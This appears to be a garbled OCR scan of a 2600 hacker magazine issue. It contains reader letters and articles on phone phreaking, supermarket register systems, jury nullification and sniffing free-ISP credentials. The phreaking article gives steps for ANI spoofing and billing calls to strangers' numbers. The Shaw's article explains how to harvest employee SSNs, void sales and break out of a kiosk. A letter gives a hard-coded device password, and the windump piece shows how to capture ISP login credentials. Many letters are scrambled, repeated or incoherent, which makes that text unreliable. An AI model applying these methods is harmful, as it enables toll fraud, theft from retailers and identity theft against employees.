It is the opinion of this reader that the RIAA is cut to use all means possible to ensure that they are the sole source of all music. That artists are merely indentured workers, and that the public consumer has only as many rights to listen to music as the RIAA dictates. I encourage everyone to stand up and be counted, support independent by not purchasing their works, and avoid purchasing works from large labels that support the RIAA and its "the man in the middle" idea. Help but mean everything" approach.

Dear 2600:

Why do you keep plugazon Barnes & Noble? Don't you realize that they are the Marion of the book world? As the buyer for a small independent chain, struggling to stay alive, I've seen them open stores in marginal areas simply to run everyone else out of business.

For the most part, they're not doing so in my territory and find your blog in most of these stores. While independent like us - who genuinely display every issue (fact or, of course) get no support whatever. Every once in a while Barnes & Noble (I've ever visited) just keep up on the over-pricing, you know) is almost identical from the inventory to the gum-chewing expert - more readers on the cash register. They make no effort whatsoever in regards to the needs of the community or the customers.

As a book buyer, I can't tell you how many times I've been sold that the price of a new hard novel has been raised because "the buyers at B&N thought they could get it" or that the cover has been changed because "the fiction buyer at B&N didn't like the design." The day is coming when the big chains will dock exactly what you planned and sold in this country and it's a little bit scary. Please support the few remaining independent retailers that are left, or one day you could be faced with exactly one chain that sells 2500, and they'll sell you exactly what should be in it. Thanks, and keep pointing! (as long as they let you.)

You're right on. In your assessment of what big chains do to independent businesses, it holds true for hardware stores, office supply stores, record shops, restaurants, and more. But we take exception to your generalizations. First off, we're always supposed to support our stores and will always continue to. We also highly condemn booksellers who work with independent stores. Are we "plugging" Barnes & Noble because our negligence is sold there? If the solution is to not sell in any chain's Day, you'd better think that would affect the vacation or oil, or other than driving car, repairing doors and making it all the harder to feed us. We also do believe that everyone is to blame for those choices is a reminder after all that there is a concerted effort to hide our times. It happens economically because money wind up running things now and then. Free ex-

hibition of independent stores nationwide must occur, surely needs to be presented. Would like to hear some opinions or to look.

Dear 2600:

A local radio station out of Detroit (FM 87.9) was recently shut down because of the FCC. This small time "Tinie" radio station was far better than any of the other lame commercial radio, rap/rock band playing stations in the area. But of course our great government had to step in and threaten fines and imprisonment for broadcasting without a license. I guess they really cherish our freedom of speech. Apparently if you do something without the government's permission you go to jail. For me it means check out their website at: www.radiotinie.com.

R.B.L.

France radio is indeed being cracked in the commercial entities that make up commercial radio stations. They are the most money and the ones who need to have their licenses challenged. Generally, the stations belong to the public, not to large corporations that often can't face or fix stations in a single city. These stations, if any, need people to have as well as the music they listen to and they need clarity with the advertising industry to ensure that only corporate interests are ever profitably displayed. It's not necessarily about self-promoting industry and more people than ever seem to be doing it. The one particularly small bone that was thrown to independent broadcasters was the concept of "low-power FM" (LPFM), which would have put many new stations on the air with very low signal strength coverage of less than a mile in most cases. But even this was fought by National Public Radio and the National Association of Broadcasters, then organized against it, keeping control of the airwaves out of the hands of anyone but them. Their campaign has simply strengthened the resolve of so-called "pirate" broadcasters to take back the airwaves. After all, the true pirates are the ones who campaign down there in the first place.

Interestingly, a solution may be promising itself due to another unanticipated move by the FCC, namely the conversion to HD-TV. Supposedly, by 2009 all analog TV stations will be forced off the air, to be replaced by digital signals at different frequencies. Other than some carrier control problems we're hoping with HD-TV will soon be positive over the airwaves to HD-TV but that's another topic. Since more are TV media signals directly below the FM band, eliminating more stations could potentially open the doorway for much more HD-TV frequencies. Now it is time to lobby for those frequencies to only go to those providers, commercial radio stations not affiliated with general broadcasters. There would be enough space for multiple stations for every city in the country if HD-TV were to be used. New stations would have to pay a small price to pay for what we'd be getting. The tree is downed and this situation is gone before the frequencies are put aside for just another reason.

Yours,

Brian

Look out of the bus window I saw the Verizon store. On the side of the store on a sign I saw the words "Free Spectrum." I assume it was for some deal they were offering. Now I don't think they deserve to use that phrase in any form, except opposing it, with the way they've been using it. I never anything everyone American won't use to sell a product?

The Book (ann Arbor)

BearOne

Or how about [gutenberg.org](http://www.gutenberg.org). For could even collect substantial rewards from both of these!

Annoying News

Dear 2600:

Does the thought of Halloween scare you? Well, trick-or-treaters recently made their mark on the Census 2000 Web site by attempting to refresh and increment the visitors counting page until trick-or-treaters could have fun! Many new visitors are on the web page, too, and signal strength coverage of less than a mile in most cases. But even this was fought by National Public Radio and the National Association of Broadcasters, then organized against it, keeping control of the airwaves out of the hands of anyone but them.

Their campaign has simply strengthened the resolve of so-called "pirate" broadcasters to take back the airwaves. After all, the true pirates are the ones who campaign down there in the first place. Interestingly, a solution may be promising itself due to another unanticipated move by the FCC, namely the conversion to HD-TV. Supposedly, by 2009 all analog TV stations will be forced off the air, to be replaced by digital signals at different frequencies. Other than some carrier control problems we're hoping with HD-TV will soon be positive over the airwaves to HD-TV but that's another topic. Since more are TV media signals directly below the FM band, eliminating more stations could potentially open the doorway for much more HD-TV frequencies. Now it is time to lobby for those frequencies to only go to those providers, commercial radio stations not affiliated with general broadcasters. There would be enough space for multiple stations for every city in the country if HD-TV were to be used. New stations would have to pay a small price to pay for what we'd be getting. The tree is downed and this situation is gone before the frequencies are put aside for just another reason.

Suggestions

Dear 2600:

May I suggest a little hate towards Ameritech DSL? Verizon is bad, but AT&T Ameritech is just screwing the bottom of the barrel with its "service".

The company is pretty rough all the time, don't do the middle up arrow button below the screen will display the next revision.

survive

Dave

Dear 2600:

Last warning to all the others who have been playing with their credit card numbers and is US, pressing enter + 1 or pressing enter + 7 back give you a password prompt, but pressing enter + ATM directly after that will look like a credit card. Because this is a really dumb thing to do, is you must continue to play with it afterwards. I'd advise not doing it. On mobile tools at Wal-Mart, pressing enter + the middle up arrow button below the screen will display the next revision.

survive

Dave

Dear 2600:

I was inspired of an idea to help the image of hackers. In the 90's the bad hackers, like hackers, were seen as a threat to public safety and well-being.

Remind you of anyone? Remember they eat the public streets of meadows, they eat flooded spots as flooding.

In fact, they eat flooded spots as flooding.

Bad, but that's a small price to pay for what we'd be getting. The tree is downed and this situation is gone before the frequencies are put aside for just another reason.

You're really asking for a planeload of eggs to be dropped on your house. Look, we do know who your people are and why you do, we are. You only see me fighting back in the process. The real hacker, maybe who do you think you're going to contact? Whatever greater hackers put price in comparison to the damage that your cause. We'll like you to write a press release or not. Just don't send it to us.

Further Info

Dear 2600:

I just thought that everyone should check this web page (www.rapta.com) (North America Number-Plan Administration). It has great information about things such as ASN, LCN, Caller Identification Codes, Central Office Codes, and lots of other neat stuff. Check it out.

survive

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continued on page 48

Confusing ANI and Other Phone Tricks



by Luckylucky225
Lucky225@verizonfears.com

In this article I will explain how to bypass CLASS services, spoof ANI to AT&T 800 numbers, and make free untraceable calls.

TSPS "0" Operator

Your TSPS operator can be a very useful tool when making calls from your home. First of all she can bypass all CLASS services. That is, if you dial through your local operator to make a local call, the called party will not be able to *69 (call return) your call, they will not be able to *57 (call trace) your call, and your caller ID will show up as "Out of Area" or "Unknown". If the party you're trying to call has *77 (anonymous call reject) on (a service that

doesn't allow calls from people who dial *67 or have complete caller ID blocking on their line), you can simply place a call through your local operator and she will be glad to connect you to the party with your caller ID unknown. When calling through the local operator it is always a good idea to tell her you're visually impaired or having trouble dialing, otherwise you may be charged extra for the call.

Op Diverting, Spoofing ANI, and Making Free Calls

Your local TSPS operator probably doesn't forward ANI unless they have ANI II equipment. To find out if your operator can pass ANI to 800 numbers, have her dial 800-346-0152. If it says your phone number, you're out of luck. If it says a three digit number (this is the area code where the operator building is located) followed by 000-0000, your operator can't pass ANI. If your local operator can't pass ANI, this is good because you can have her dial any 800 number and they won't know where you're calling from.

The number 1-800-OPERATOR
The number 1-800-673-7286 will connect

you to an AT&T operator. They can place collect, calling card, third number, person-to-person, and credit card calls. On to the fun part. If your local TSPS operator doesn't pass ANI on to 800 numbers, have her dial 800-673-7286. You will get "AT&T, may I have the number you're calling from please?" You can give her any phone number you want and they'll put that down as the number you're calling from.

The possibilities here are endless. Spoofing ANI is a good one though. Tell the AT&T operator you're visually impaired and need assistance in dialing an 800 number. You can't call any old 800 number, only 800 numbers owned by AT&T or on the AT&T network, otherwise you'll get an error message. However, some 800 numbers you can call through 800-673-7286 are TTY relay operators, and since your ANI shows up as whatever you gave the AT&T operator any calls you make through the TTY relay service get billed to that number. Another 800 number you can have AT&T dial is 1-800-BELLSOUTH (1-800-235-5768). Once you're connected,

press 0. When you get the BellSouth operator, say you want to place a call to any number you wish. When they ask how you want to bill your call say "to the number I'm speaking from." BellSouth will bill the call to the number you gave them.

Call Forwarding Services
Yac.com offers a service that allows you to set up a call forwarding number in England. You simply dial the number in England and it forwards to almost any number in the world you want. This is good for not getting caught if you have been exploiting BellSouth. The people you're calling will probably get a lot of calls from BellSouth or customers wanting to know why the caller's number is on the bill. If you take advantage of Yac.com, you can op-divert

operator.
More fun with AT&T is the "710 trick".

Op divert to 800-673-7286 and tell her you're calling from any number in the 710 area code and want to bill the call collect.

The party you're calling won't be billed for the call because 710 is a government area code and is not listed in AT&T's database so there are no rates for the collect call. It won't show up on the called party's bill or anything.

A few problems with these tricks - sometimes local operators don't want to dial 800 numbers and sometimes AT&T's 1-800-OPERATOR operator won't want to dial 800 numbers. Just tell them you're visually impaired and they shouldn't give you any trouble. If they do, just ask to speak to their supervisor.

If you are unable to reach an operator by dialing 0 in your area or if you live in PacBell land where they won't dial an 800 number if your life depended on it try dialing 10-15-433-0 if you live on the west coast and 10-16-963-0 if you live on the east coast. This will get you a Verizon Long Distance operator. She will be glad to dial any 800 number for you.

Call Forwarding Services

Yac.com offers a service that allows you to set up a call forwarding number in England. You simply dial the number in England and it forwards to almost any number in the world you want. This is good for not getting caught if you have been exploiting BellSouth. The people you're calling will probably get a lot of calls from BellSouth or customers wanting to know why the caller's number is on the bill. If you take advantage of Yac.com, you can op-divert

and spoof your ANI over to 1-800-BELL-SOUTH, then call the number in England and forwards back to the person you're calling. So then when the customer gets his bill, he will not be willing to call England to find out who it is, and if he is you can just shut off the forwarding number at any time.

Pranking and Conferences
Remember, every time you're invited to an AT&T teleconference, feel free to spoof your ANI as the conference is probably fraudulent. And it's always fun to spoof your ANI when making prank calls to 800 SOS TACO or 800 TACO BELL.

I'm not promoting phone fraud - this is all for learning and educational purposes, and you take responsibility for your actions and how you use this information. Maybe AT&T will finally get their act together because this problem is not new, and it can be fixed. Even TSPS operator buildings that can pass ANI II sometimes have back door numbers that will get you a local operator with an ANI-II (ANI FAII), and the local op will have to ask you for your phone number and any number you give her will show up as the ANI when they place a call to an 800 number. I hope this article will make the phone companies more aware of their problems.

Greets: Lancashire, Liquid_Hlasses, Open_P.R. PhilX, Gime, cupcake, Sonobie, dark_fishface, big9000, pooy, foed, SpidersAndSpiders, irc_dadset, guyguy, and last but most certainly not least, my loved one, Kari.

Jury Nullification and The Hacker

by Alex Sprach Zarathustra

As you start reading this article, the first thought in many of your minds will be "Jury nullification? What?" If this is the case, don't feel bad. Likely a good 95 percent of the population has never heard of it before, and of the five percent who have, about half are busy trying to keep anyone else from finding out about it. Which leaves me as part of the roughly two percent trying to get the word out. So here I sit, and shout to the Full Jury Nullification Association for this data. I wouldn't dare do this if it wasn't for you.

What is Jury Nullification/Jury Veto? Jury Nullification, also sometimes called Jury Veto, is the title known "third option" for a jury in a criminal case. In addition to convicting or acquitting on basis of evidence, the jury may choose to acquit a defendant on basis of their conscience. That's right, boys and girls, a jury can choose to acquit a defendant because they feel the law is wrong. This right is fundamental part of the Constitution and the Bill of Rights, which states in three places (once in the Constitution, twice in both in the Bill of Rights) the jury's right to try both the evidence and the law. This right has also been supported in numerous Supreme Court rulings, as well as in lower courts.

History of Jury Nullification
The concept of a jury's ability to override the law goes back to the Magna Carta of 1215 in Britain, which was used by the nobles of the time to check King John's excesses. This power was reaffirmed in British common law in the case of Wilson Poole in 1670. Poole was accused of proscribing Quaker religious doctrine, at that time a criminal offense. His jurors voted to acquit, and four of them continued to do so even after being saluted and fined - *ad litem* fines were paid. One of the jurors, Edward Butcher, took his cause to court, and the English high court found for him, decreeing the state the right to impose fine jurors for acquitting on basis of conscience.

In the New World, this subject was pivotal in bringing about the Revolutionary War. A journalist, John Peter Zenger, was put on trial for publishing stories giving critique about the Governor of New York Colony. Further, the judge informed the jurors that "The truth was no defense" in cases of libel. Defense Attorney Alexander Hamilton, however, informed the jury otherwise, citing the Bushell and Penn cases, and the jury acquited in just over fifteen minutes. In retaliation, the British removed the right to trial by jury in the colonies, starting a chain of events that triggered the American Revolution.

This power of the jury was exercised fairly often through the late 18th and 19th century and, in fact, judges were required to inform juries of its existence. It nearly the end of the 1800's, it began to fall into

desire, however,

shortly before the Civil War. Northern juries often chose to acquit in cases involving the Fugitive Slave Law, and enraged Southerners started looking for a way to stem the tide.

However, it took the weight of massive corporations (read: families) to muzzle the courts and deny the knowledge of this right to juries. To help stop application of older laws (going on strike being against the law at its time), a group of large corporate employers pressured the Supreme Court in *Sparta v. Hanson v. United States* (1895) to a secretly split decision. It was no longer grounds for a mistrial if judges failed to inform the jury of their right to return. Naturally, judges took this as free rein to ignore the subject, and, in recent years, the courts have gone further, rarely deciding to inform jurors that they were to decide based solely on the facts, not on the audience or the law. Today, outside of a few states where it is still required by law to inform the jury of these rights, no judge or prosecutor will tell them and, more often than not, any defense attorney who mentions the subject will be stifled with threats of contempt of court.

Jury nullification is few and far between during Prohibition, with or without the court's permission. Many people simply refused to commit or crimes that were not criminal. More recently, similar situations occur in Kentucky regarding marijuana law. However, outside of a couple of states (Maryland and one or two others - surf around, I'm sure you can find out which), there is no requirement to inform jurors of their true degree of power, and thus, it is rarely exercised.

But What Does It Mean To Me?

What this means is simple. Should you ever be put on trial for violating one of the extremely bizarre laws on the books regarding tamper-proofing software? The truth was "no defense" in cases of libel. Defense Attorney Alexander Hamilton, however, informed the jury otherwise, citing the Bushell and Penn cases, and the jury acquited in just over fifteen minutes. In retaliation, the British removed the right to trial by jury in the colonies, starting a chain of events that triggered the American Revolution.

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by Common Knowledge
Laptops are becoming the new way of technology in police cars. These portable computers allow officers to receive and

keying a mike on a radio. However, these systems have to be easy to use, rugged, and able to survive the daily use and abuse of cops. One of the newest to be used is the PCMobile by CYCLOMID. This in-car computer can survive the toughest abuse any cop can hand out. It can survive a three foot drop onto concrete; the keyboard is waterproof, the computer housing is magnesium, and it can take temperatures from 32 to 140 degrees Fahrenheit. A built-in handle is also included.

On the technical side of the System, it is a Pentium 233MHz with two Type II or one Type III PCI-CIA interfaces, four serial ports, two parallel ports, a video port, and a PS/2 keyboard/mouse port. It's SoundBlaster compatible and can accommodate an external 3.5 inch floppy or CD-ROM drive. The 0.4 inch active matrix color display features an XGA graphics controller (2MB), a light sensor for automatic intensity adjustment, 18-bit color with 800x600 resolution and 256K colors, and a touch screen.

The keyboard is an 88-key QWERTY layout with 12 function keys. It's backlit with a built-in

solid state mouse and it comes with seven programmable function keys as standard with the option of 12 additional PF keys. Other options include integrated CDPD modem and antenna, RF switch, vehicular and desktop docking stations, and universal AC/DC adapter. In the field, these systems have proven to hold up to a Category 5 hurricane, which caused \$50 million dollars in damage and loss.

On a different note, the keys for the PCMobile are spaced far enough apart for even a Secret Service agent to use. The backlit keyboard feature is also useful for working in the dark, and the screen adjusts its light levels for nearly every situation. will be

COP Laptop Pros



will accept any old number, but as I remember it (and this is probably wrong) the tax exempt numbers are six digits long. But that requires that you be logged in, which is explained next.

Logging In

This requires one of the employee passes words. You don't necessarily want or even need to have a supervisor login immediately. They all get the same cash register screen. The login is the social security number of the employee. You then enter it into the login prompt and get the blue register screen, where you can proceed to hit Total and view the contents of the register drawer. To sign on once the SSN is entered, hit the sign on/off button on the right-hand side of the keyboard. Then you can play around with the PLU codes in the book - just keep in mind that if you tender an order that was never placed, the drawer comes up short when it is counted. Not to mention that without a manager override, you cannot take out anything using this. The last item...

Another useful keyboard shortcut is shift+check tender. This prints out what is referred to as the check report. This is usually a long list containing many credit card numbers and information on checks processed. There is also a black book, usually located on the left-hand side of the machine, hidden from view. It contains both shop coupons, and the receipts printed off for each credit/debit order, amongst other things. The credit orders have the cardholder's signature on them, as well as their entire credit card number. In my experience, the last terminal in training mode and is used to teach the new cashiers how to use the system effectively. It is of relatively little use, as it has no orders processed in it unless the store gets really busy.

Managerial Functions

Managers' SSN's can provide overrides. This is useful when a void needs to be done or something goes wrong with the tender. Usually you can just hit clear/cancel and the error will go away, leaving you where you started off. Keep in mind that self-authentication is against system policy, and so if you are using a manager's SSN for the register itself, you will not be able to do overrides with that same manager's SSN. You should obtain a standard cashier's SSN and log in with that. You might also be interested to know that you can void any amount you wish by entering the number (without a period - so \$0.59 would become 1059), hitting void, entering a manager's number, and pressing esc or the department (next to the numeric keypad). This means that the drawer will have more money in it than the system thinks it does. You can also enter an amount which an item may have cost, then one of those department buttons, which is like scanning an item (but there, I think there is a difference). On the other hand, I think there is a difference in this type of entry, which can be overridden by a manager (enter > casher>

(esc))

Logging Out

Hit Shift, enter the SSN you used to log in, and hit Log Out. (This is close to the top right below esc/clear, and I may have the name of the button wrong from memory). Alternatively, you can hit Log In/Out, enter the proper SSN, and hit enter. You must use the same SSN to log out as you logged in as, or you will have to override it with a manager's SSN. One more thing to note: if the cashier is logged in at the time you try to log in, the system won't let you. Same is true vice-versa. Don't log in with someone's SSN and then have that person try to log in ten minutes later - they will call a manager, who will know immediately that something is wrong.

The other interesting manager function doesn't require you to be logged in at all. At the login prompt, simply hit MGR and enter any valid manager's, surprisingly. This will print out a receipt on the printer which looks something like this:

Shaw's (store location) [phone number]
Rev 4.00 SAN [a number] [date]
10 ACCOUNTABILITY REPORT
20 TOTAL DEPT SALES REPORT
21 OUTLINE DEPT SALES REPORT
25 TOTAL DEPT SALES RPT & RESETS
50 TERMINAL SALES NON-RESTT RPT
40 EGG AUTHORIZATION FAILURES RPT
41 TGC ALTC FAILURES RPT + EXIT
42 RECOVER EGG AUTH FAILURES
50 COMBINED UNRECOVERED ACCTIVITY
51 COMBINED UNRECOVERED DEPTS RPT
52 COMBINED UNRECOVERED TERMS RPT
53 INDIVID UNRECOVERED ACCTIVITY
54 INDIVID UNRECOVERED CASH/DEPT SLS
55 INDIVID UNRECOVERED CASHIER SALES
56 UNRECOV ACCTIVITY CASHIER LIST
57 UNRECOV CASH/DEPT CASHIER LIST
58 UNRECOV CASH SLS CASHIER LIST
59 RESET UNRECOVERED ACCTIVITY
60 RESET UNRECOVERED DEPT SALES
61 RESET UNRECOV JRNLCASH SALES
62 FORC RECCOVERY OF TOTALS
63 RESFT UNRECOV RTRD JRNLL LOG
168 AUDIT REPORT
180 ITEM ADD/CHANGE
181 ITEM UPLOAD
182 CLEAR ITEM UPLOAD QUTUE
183 LIST ITEM UPLOAD QUTE
190 MONITOR MODE

interest because once in a while, the store puts you on a singles tray for a week and monitors your drawer. Basically an audit. Geez, looking at the last, numbers 68 and 90 pop out. Try pressing

Take a look at your receipt. Their cashier number should be on it, usually a two digit number located at the bottom of the slip. When watching people punch in and out - they use their employee PIN number to do so. This is usually five digits long and is displayed as they type it in. This can be used to get into the back room computer and the training computer, to name a couple of uses.

Gaining a Valid Login
This could prove more difficult. The easier way to get this number is to watch as the employee signs on and off. This might be difficult to catch, though, as it only happens once in a while. Here is a trick you might be able to use to your advantage: the little cash register in front can be rebooted by pressing the 2 keys on opposite corners of the keypad simultaneously. When this happens, you will no longer be able to enter any credit or debit cards until the employee signs off and back on again. Now, keep in mind that they can enter a credit card by hand and cash doesn't need this little machine, so make sure they only see the debit card you thought, as they enter it by hand. The employee will have to suspend the tender and sign off, which requires a manager override. Also keep in mind that the employee can backspace out the last item, so make sure there are at least two items in your order. Watch carefully as the manager comes over and enters his SSN for the override, and then watch as the employee signs back on. They are usually very quick about signatures and signs, so you'll have to watch closely!

Other Computers

There are two other computers which I feel are worth mentioning. These are one in the bottle room, used to enter bottle returns via a scanner or by touch-screen. This computer is not owned by Shaw's, and therefore it is not under their control as far as software is concerned. They rent it from another company. The computer runs Windows 3.11 in the background and is a joke to back into. Alt-tab, ctrl esc, ctrl alt-del, or any other Windows keyboard shortcut will break out of the kiosk. You can then use it to run most of the programs that have been deleted to run any command on the computer. Useful commands: winfile, sol, winmine, command, control, etc, etc. You get the idea. Just a standard Windows 3.11 setup. It also has some interesting stuff in memory, but which might be worth taking a look at. There is a database stored somewhere on the hard drive which contains every single employee's PIN number, and I think maybe (although not so sure on this one) their SSNs as well, including all the managers'. There is also a slow modem attached to the bottle com-

puter which is used by the company who owns it to download the daily reports etc. The number may be marked on the phone jack this is attached to. The line is again not owned by Shaw's, so you won't be intercepting any communications. In all the time I've been working at Shaw's, I have only seen this actively transmitting data once or twice.

There is also the training computer for new employees. Ask where the public bathrooms are from any employee - it is likely that no computer will be behind a closed door somewhere near this. As far as I can tell, it is running Windows 98 or NT. It has the standard Windows protection scheme. I haven't taken as close a look at this computer as I have the others, so I have no idea how to hack it or what security software they had. But it is relatively remote and concealed, and as long as there are no new employees being trained, you will probably not be interrupted while looking at it. There is a training program which outlines new essentials. Every new trainee must pass this entire program before they are promoted. I can't remember whether it is the SSN or PIN that is used to log into this computer, but it is one of them. There is a database stored on this computer which contains all employee SSNs as well, so if you can hack it, you might be able to get this database. I am not sure whether or not this computer is connected to the main computer, but it seems likely. If you don't want to be interrupted while hacking a computer, this is the one to choose.

There is always the employee log. This is accessed through one of those black boxes mounted on the walls. Usually, there are three or four of them throughout the store. Find one which is in a low-traffic area and start playing around with it. The employee 5 digit PINs are used to punch in and out, although the machine will accept any number you give it. If you have a valid employee PIN, you can punch them in or out at your leisure, through they will no doubt notice this in their paycheck and ask about it. Roots are kept in memory about when an employee comes in and leaves, so either wait an hour or two, or turn off the computer, and then turn it back on. This has little effect. Look on the top of the machine. There are four (four, gray buttons). The only one which I remember the function of is the one on the far left. Hit this button, then enter an employee PIN. You will get a menu which allows you to recall the punch history, amongst other things. Play around with the other buttons on top to your liking.

Note that I do not condone hacking if you are going to steal money or cause problems with Shaw's systems. The employee whose SSN or PIN you use could get into a lot of trouble, or even fired, if you are not caught yourself. Don't steal money from the drawer. Don't be an idiot. Happy (and safe) hacking to you all!

continued from page 39

themselves. I think that backs could be helped using this service to campaign. By showing people that we are not dangerous and helping them in a work where we are seen as a threat, we can improve our public image.

Pavline
Pauline has done overall in a good one; we have to agree now, everyone, how many more won't their kids to grow up to be "moralists"? While nothing gets people in jail or a good idea, we must not forget of today's where people value public service or once was stopped being seen as a threat.

Dear 2600:

This is in response to the question asked by kamil about in 17.5. He said that whether or not he connected to the Internet, a black screen like DOS separated with many segments on the top, then his screen flipped back and forth. The only thing that comes this is the 17.5 region. It occurs if you're still with a function table matrix that does just that. My suggestion to kamil would be to first program like triplets of blaster and get that latter's IP, then set channel in a similar region removing program and get it off before test, damage can be done.

ReZed

General Feedback

Dear 2600:

In issue 17.2 of your magazine I love the "First Kevin" sign on the McDonald's billboard. Only 27.25 instructions on how to build a simpler version of the MacBox. Simple making the first part of my make. I never knew how useful this box could be in my house. I have a younger brother who always likes to offer the Internet by picking up a phone on the extension that I'm using. I used to tell him how annoying this is, but

So I set out to build the box and was immediately pleased. Now my brother throws a fit when he picks up his phone and doesn't get a dial tone. Building this box is definitely worth not being embarrassed every five minutes!

I am a member to the hacker culture one new reader to your magazine. I'm glad to finally get my hands on something besides an outdated book for now. I am very grateful to you guys for publishing the some extra time in class.

So thank you Opens for adding me in a correct S&K nomination! And thank you 2600 for publishing the information and for the extra credit!

Manic Velocity
Salt Lake City, UT

Dear 2600:

I just finished reading Meguire's article in 17.3 with detailed instructions on how to "Build a Car Computer." Being an automotive agent I was appalled that they missed at the notion of using other people actually do these things. The thought of 16 year old Meguire's eyes looking 90 degrees away from the final onto his makeshift choppy choppy MP3's while speeding 200 miles an hour at an intersection that I, myself, am trying to stop on the 2600 might be crossing souls even though I know he is doing what he is doing for a living.

And so I do, but it is off topic per say so I keep my

driving in driving.

I hope Meguire's presence auto insurance company's underwriting department doesn't know about the 80% I've heard time he arrested in making the car option he could have had a little more and bought a \$300 in dash CD deck that plays MP3's, CD-R's, and CD RW's as their Big At least his car would be driving the same direction as us is real. He could never in the alternative et installing it himself. I do admit its ingenuity and re-usefulness though. And to think cars are so vital about people using cell phones while driving!

Variations
Dear 2600:
What I got 17.3 I saw the number on the Motorola phone abc 945 scratching my nose. What does it mean? I dialed the number - no luck. It's not a phone number. So, I go to page 45 and there's the call center static message "3429475985 is the 32 digit number which is just another way of writing the IP address 207.98.10.240 which takes you to www.2600.com. Nice interface!"

Kobos

The nice sweet girl suddenly after the cover response asked if I happened to one of our people during the Republican National Convention and she further referred me to Billie and back to our website while it was happening.

Dear 2600:
Regarding Bowmen's letter in 17.3 and his comments on jamming police transmission equipment are not clear how useful this box could be in my house. I have a younger brother who always likes to offer the Internet by picking up a phone on the extension that I'm using. I used to tell him how annoying this is, but

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Dear 2600:
The Comtac SR 1000 FRSX System has a hard-coded login and password in the laptop to monitor. The password is "TENMAY" and the IP address is "192.168.1.1" and use debug to boot, edit the mobile card change the user name and password. This is the same FRSX system that the military use for in field communications. Interesting fact, I guess.

Dear 2600:
Just a comment on "The Making of a Pseudo-Felon." How would you like it if one day you open a package to a house, and the other can't open the address because he's being served? Gung hoifies, you just help fall your neighbor who was serving a beatnick and was able to call 911 but still got us before we could say what was going on...

Law enforcement takes jummin' of public safety radio transmissions very seriously. It's a federal offense, a state offense, and probably a local offense. You can't kick it, Kevin, and I will stand on both when your done.

Kevin, and I will stand on both when your done.

and you're not way in cuffs and EG costs.

Now that that is off my chest, let's get down to business. I don't have major damage to 2600, 17.50.00 bucks may not seem like much, but 15,000 to 30,000 dollars can really add up.

What I am saying is he did the crime, he should do the time.

Shark

Bas is priors from the only main form of punishment known to man?

Dear 2600:

In 17.3, Another way to defeat URL filters' detection is to convert decimal integers. The method describes converting the quote into binary, concatenating the binary quote and then reversing the result back and a base 10 integer. It might be simpler just to work with the decimal components of the quoted end. One just multiplies the first quad by 256 added, second quad by 256 squared, third quad by 256, and fourth quad by 1, and

then sums the results. One small note: in 201.99.30.30 into an integer (mostly, integer), = 201*256+30 + 0*256*256+30 = (201*256)+30 or <http://www.2600.com> would call him is Your Name. He mentioned that a long time ago.

Dear 2600:
Just wanted to see that was a clever little Easter egg that you put in the code of 17.3 - the one that related to the cell phone on the cover with the message in taskbar about getting a cell phone while driving.

Dear 2600:
I'm writing about the article 17.3 (December '99) to Defense Dept. (DOD) & I know of a website that makes the conversion easy for those who may not have access to a calculator available at the time of need. The page is <http://www.fishnetsoft.com/standalone/2600/>. I hope you can check it out.

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Hacking Free ISPs Using Windump

by rys

I'm writing this article to prove one rule. It's a bad idea to hard code passwords into software. I've never done it, and I don't know anyone (intelligent anyway) who has. Some companies might consider information in the following article "trade secret." Sorry, but you shouldn't have hard coded your new user signup. Perhaps even set up the signon within a tunnel. Please, it's not beyond most concentrators and/or routers that run RADIUS to do such a thing. Imagine that, after this article is published, free ISPs will have no choice but to do so, or disable the logins, which, in effect, will turn millions of CDs into coasters.

Anyways, now that I'm done ranting, I need to mention that the information and techniques in this article are for informational and educational purposes only. If some big company/corporation comes after you, don't come after me, and don't come after 2600. You have been warned.

In fact, if you can't be responsible for using the information contained within this article, stop reading right now.

Still reading? Good. If you don't have a Windows partition, take out that old 700M hard drive from the closet and dig up that Windows 95 CD from under those stacks of paper. You will need Windows 95/98/2000 installed. I suppose that, in the future, the free ISPs may try and disable the binding of NDES to TCP/IP during authentication. There's always the option of using an external modem and capturing the data from the serial port, but that's another topic entirely.

Next, get a copy of windump installed. At the time this article was published, this link was valid:

<http://freetgroup-serv/pclito/windump/>

You will need the NDIS packet cap-

ture driver and the executable. If you run the executable without the driver, your system will blue screen.

Next, log on to the Internet as per normal means. (You do have a legal account, don't you?) Download your favorite free ISP's software. Please be aware that I have personally tried this technique on ISP services (AOL, AltaVista, Excite, etc.). I think they use CHAP. This article is about PAP. So you'll have to download software from perhaps Bluelight.com, or maybe NetZero.

Next, install the free ISP's software. Prepare for the packet capture. Bring up a DOS window. Make a directory for your project so that you can see only the files for this project. Now get ready to start your windump:

```
C:\2600>windump -s 4096 -w  
packet.dmp
```

Don't hit enter yet. Now, start up your free ISP's software and pretend to be a new user. I know some of these software packages require that you sign up on their web page. Ignore the username/password that you've been given and pretend that you received the software in the mail on CD or something. You should go so far as to actually sign up.

Starting up windump is as easy as switching to the DOS window and pressing enter. When do you start windump, you ask? Good question. You start up windump when it appears to be calling a local access number to complete new user signup (not the 1-800 number to get the latest list of local access numbers, if your software does anything of the sort).

Once you've got the authentication packets and it starts to bring up the new user signup, you can stop the capture with a Control-C.

You can view the dump in one of

several ways. If you're looking to just try and find the password without any of the technicalities, open the file in a text editor. It'll be very scrambled but you should be able to see the username/password in clear text (in most cases). This will take some guesswork. If you've gotten the username/password and that's all you wanted, you may choose to stop reading at this point. I'm about to go into the technicalities of packet analysis. Perhaps someone will actually go ahead and write a program to automatically snag the username and password out of a PAP packet.

I've used RFC 1334 (PPP Authentication Protocols) as a reference for this project. To get packet data for analysis, run the following command:

```
C:\2600>windump -r packet.dmp -s 4096  
> analysis.txt
```

Now, you may edit analysis.txt to find the packet data for PAP authentication. PAP protocol is specified as c023. So like the following:

```
19.27.48.43:708 30:53:45:42:44:10  
20:53:45:54:41:0 c023:50:  
0101 0021 1630 3034 626c 7265 6775  
7365  
7240 6170 7376 6896 7761 7908 3461  
6638  
5839 4834
```

The above is data for BlueLight.com/Sprintway. Notice the c023 on the first line that specifies the packet protocol is PAP. I've slightly modified the data, so this will not work if you just try and login without doing this.

How you want to view a hex translation of this is your business. There are many other ways of doing this, but for those of you who have little to no tools on your Windows box, I'll show you how what I've done.

Make a debug script file called debugger with the following hex data (taken from above, just reformatted):

```
-- begin --  
e 0100 01 01 00 24 16 30 30 34 62 6c 72  
65 67 75 73 65
```

e 0110 72 40 6d 70 73 70 69 6e 77 61 79
03 34 6d 6c 38
c 0120 58 59 48 34
d 0100

q

-- end --

Execute the following:

```
C:\2600>debug < debugger.scr > plain.txt  
The file plain.txt will contain the following information:  
1085:0110 01 01 00 24 16 30 30 34  
